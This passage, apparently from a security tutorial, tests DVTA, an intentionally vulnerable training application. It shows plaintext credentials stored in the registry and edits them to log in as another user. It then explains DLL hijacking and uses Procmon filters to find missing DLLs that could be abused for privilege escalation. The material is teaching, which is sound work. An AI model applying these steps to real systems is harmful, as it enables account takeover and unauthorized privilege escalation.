HKLM\SYSTEM\CurrentControlSet\Services\W32Time\SecureTimeLimits\SecureTimeLow: 97 8C D0 2A 1C FF
HKLM\SYSTEM\CurrentControlSet\Services\W32Time\SecureTimeLimits\SecureTimeLow: D0 A4 B2 DD 1C FF
HKLM\SYSTEM\CurrentControlSet\Services\W32Time\SecureTimeLimits\RunTime\SecureTimeTickCount: 11 4
HKLM\SYSTEM\CurrentControlSet\Services\W32Time\SecureTimeLimits\RunTime\SecureTimeTickCount: 00 D
HKU\S-1-5-20\SOFTWARE\Microsoft\Windows\CurrentVersion\DeliveryOptimization\Usage\CPUpct: "0.016273
HKU\S-1-5-20\SOFTWARE\Microsoft\Windows\CurrentVersion\DeliveryOptimization\Usage\CPUpct: "0.029292
HKU\S-1-5-20\SOFTWARE\Microsoft\Windows\CurrentVersion\DeliveryOptimization\Usage\MemoryUsageKB:
HKU\S-1-5-20\SOFTWARE\Microsoft\Windows\CurrentVersion\DeliveryOptimization\Usage\MemoryUsageKB:
HKU\S-1-5-21-3631940098-4191597169-912713383-1001\dvta\username: "vijay"
HKU\S-1-5-21-3631940098-4191597169-912713383-1001\dvta\username: "null"
HKU\S-1-5-21-3631940098-4191597169-912713383-1001\dvta\password: "vijay"
HKU\S-1-5-21-3631940098-4191597169-912713383-1001\dvta\password: "null"
HKU\S-1-5-21-3631940098-4191597169-912713383-1001\dvta\email: "vijay@test.com"
HKU\S-1-5-21-3631940098-4191597169-912713383-1001\dvta\email: "null"
HKU\S-1-5-21-3631940098-4191597169-912713383-1001\dvta\isLoggedIn: "true"
HKU\S-1-5-21-3631940098-4191597169-912713383-1001\dvta\isLoggedIn: "false"
HKU\S-1-5-21-3631940098-4191597169-912713383-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Exp
HKU\S-1-5-21-3631940098-4191597169-912713383-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Exp
```

This brings us to perform an interesting attack. To do this open up this particular registry entry into the registry editor as shown below. As we can see there the value of IsLoggedIn is true so we can make use of this feature to log in as somebody else by changing the user name to Paras or whatever you want.



Name	Type	Data
(Default)	REG_SZ	(value not set)
email	REG_SZ	vijay@test.com
isLoggedIn	REG_SZ	true
password	REG_SZ	vijay
username	REG_SZ	vijay


Value name: username

Value data: Paras

Let's see you can login or not into the DVTA application by using these registries entries. If the password is also going to verify by the client application you won't be able to log in as paras. But if there are no checks made by the application to verify the password of the currently logged-in user account.


So, let's quickly check that we're able to log in as paras or not.

As we can see we have successfully able to log in as paras just by tempering the registry entry. If you look at the view profile it is still showing Vijay's Email ID because we didn't modify that.




Username: Paras
Email ID: vijay@test.com

Now we're also able to communicate with the database by submitting expenses here. All you need to do is to go to Add Expanses then create an expense and save it as shown below. After saving it the data will be stored in the database.



Date	10 February 2021
Item	Travelling
Price	5000

You can also verify whether the data is successfully stored in the database or not. As you can see in the below image, we can retrieve data from the database successfully.



item	price	date	time
Travelling	5000	10 February 2021	15:08:56
Travelling	5000	10 February 2021	00:03:04

This is how applications can make use of registry entries to save sensitive data and if attackers can find them, they can use them for different types of attacks.

DLL Hijacking

DLL Hijacking is one of the commonly seen vulnerabilities. Now we have a question moving around is what is DLL. DLL stands for Dynamic Link Library. DLL files usually hold executable code that can be stored in different files and are loaded into RAM or invoked when the related code is required. When an application executes and use this DLL file and if the accurate path is not provided the application has to search for this DLL. The path for DLL is set by the Windows operating system by using global environmental variables if an attacker manages to replace this library or DLL with his own DLL from the same name as one the target application is looking for… it may load the attacker DLL instead of the library that application Is looking for and it may execute the malicious code placed by the attacker in the DLL file and this is known as DLL Hijacking.


To better understand DLL Hijacking we must understand how windows application find their DLL files when the full path is not provided.

Now the question is how do we find if an application is vulnerable to DLL Hijacking.

Let's test that with our DVTA application but before we proceed with that these are their assumptions let's assume, we have an initial foothold on the target machine with low admin so we can easily manage to gain a shell on a windows machine where DVTA is running but the problem is we got the access of windows with low privileges we don't have admin access but we have found an application DVTA running with admin privileges.

Now If this application is vulnerable to DLL Hijacking and we can exploit it then there is the highest probability that we will elevate our privileges to an administrator. Let's do this

Firstly, open "**Procmon**" from the Sysinternal suite




Name	Date modified	Type	Size
procdump	17-09-2020 09:20	Application	709 KB
procdump64	17-09-2020 09:18	Application	376 KB
procexp	11-09-2020 14:56	Compiled HTML ...	71 KB
procexp	11-09-2020 15:06	Application	2,733 KB
procexp64	11-09-2020 15:01	Application	1,456 KB
procmon	17-09-2020 10:05	Compiled HTML ...	63 KB
Procmon	17-09-2020 10:05	Application	2,136 KB
Procmon64	17-09-2020 10:00	Application	1,153 KB
PsExec	29-06-2016 01:14	Application	332 KB
PsExec64	29-06-2016 01:11	Application	367 KB
psfile	29-06-2016 01:05	Application	147 KB
psfile64	29-06-2016 01:02	Application	165 KB
PsGetsid	24-01-2018 10:51	Application	291 KB
PsGetsid64	24-01-2018 10:28	Application	323 KB

By opening procmon, it loads entries associate with all the processes. To reduce all the processes so let's quickly apply a filter so that we will only see the data that we are interested in. To apply the filter, navigate to filter and apply the filter as shown below

- The process name is DVTA.exe
- The path ends with dll
- The result ends with NAME NOT FOUND

So that you are going to see only the process related to DVTA.exe



Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help
Time ... Process Name PID Operation Path Result Detail
Process Monitor Filter

Display entries matching these conditions:

Result | ends with | NAME NOT FOUND | then | Include


Column	Relation	Value	Action
✓ Process N...	is	DVTA.exe	Include
✓ Path	ends with	dll	Include
✓ Process N...	is	Procmon.exe	Exclude
✓ Process N...	is	Procexp.exe	Exclude
✓ Process N...	is	Autoruns.exe	Exclude
✓ Process N	is	Procmon64.exe	Exclude

After applying the filter, quickly open the DVTA.exe and login into the application



We are basically finding out it is vulnerable to DLL hijacking or not. After log in to the application you can see a couple of entries were created in the procmon related to DVTA.exe. As you can see there it loaded two dll one is

DWrite.dll another is SECUR32.DLL so basically, there are two DLL that are potentially usable for this attack.



Process Monitor - Sysinternals: www.sysinternals.com

Time ...	Process Name	PID	Operation	Path	Result	Detail
01:44:...	DVTA.exe	4044	CreateFile	C:\Windows\System32\wow64log.dll	NAME NOT FOUND	Desired Access: R...
01:44:...	DVTA.exe	4044	RegOpenKey	HKLM\System\CurrentControlSet\Control\Srp\GP\DLL	NAME NOT FOUND	Desired Access: R...
01:44:...	DVTA.exe	4044	CreateFile	C:\Windows\Microsoft.NET\Framework\v1.0.3705\clr.dll	NAME NOT FOUND	Desired Access: R...
01:44:...	DVTA.exe	4044	CreateFile	C:\Windows\Microsoft.NET\Framework\v1.0.3705\mscorwks.dll	NAME NOT FOUND	Desired Access: R...
01:44:...	DVTA.exe	4044	CreateFile	C:\Windows\Microsoft.NET\Framework\v1.1.4322\clr.dll	NAME NOT FOUND	Desired Access: R...
01:44:...	DVTA.exe	4044	CreateFile	C:\Windows\Microsoft.NET\Framework\v1.1.4322\mscorwks.dll	NAME NOT FOUND	Desired Access: R...
01:44:...	DVTA.exe	4044	CreateFile	C:\Windows\Microsoft.NET\Framework\v2.0.50727\clr.dll	NAME NOT FOUND	Desired Access: R...
01:44:...	DVTA.exe	4044	CreateFile	C:\Windows\Microsoft.NET\Framework\v4.0.30319\VCRUNTIME140_CLR0400.dll	NAME NOT FOUND	Desired Access: R...
01:44:...	DVTA.exe	4044	CreateFile	C:\Windows\Microsoft.NET\Framework\v4.0.30319\ucrtbase_clr0400.dll	NAME NOT FOUND	Desired Access: R...
01:44:...	DVTA.exe	4044	CreateFile	C:\Windows\SysWOW64\edgegdi.dll	NAME NOT FOUND	Desired Access: R...
01:44:...	DVTA.exe	4044	CreateFile	C:\Windows\Microsoft.NET\Framework\v4.0.30319\mscoree.dll	NAME NOT FOUND	Desired Access: R...
01:44:...	DVTA.exe	4044	CreateFile	C:\Windows\Microsoft.NET\Framework\v4.0.30319\ole32.dll	NAME NOT FOUND	Desired Access: R...
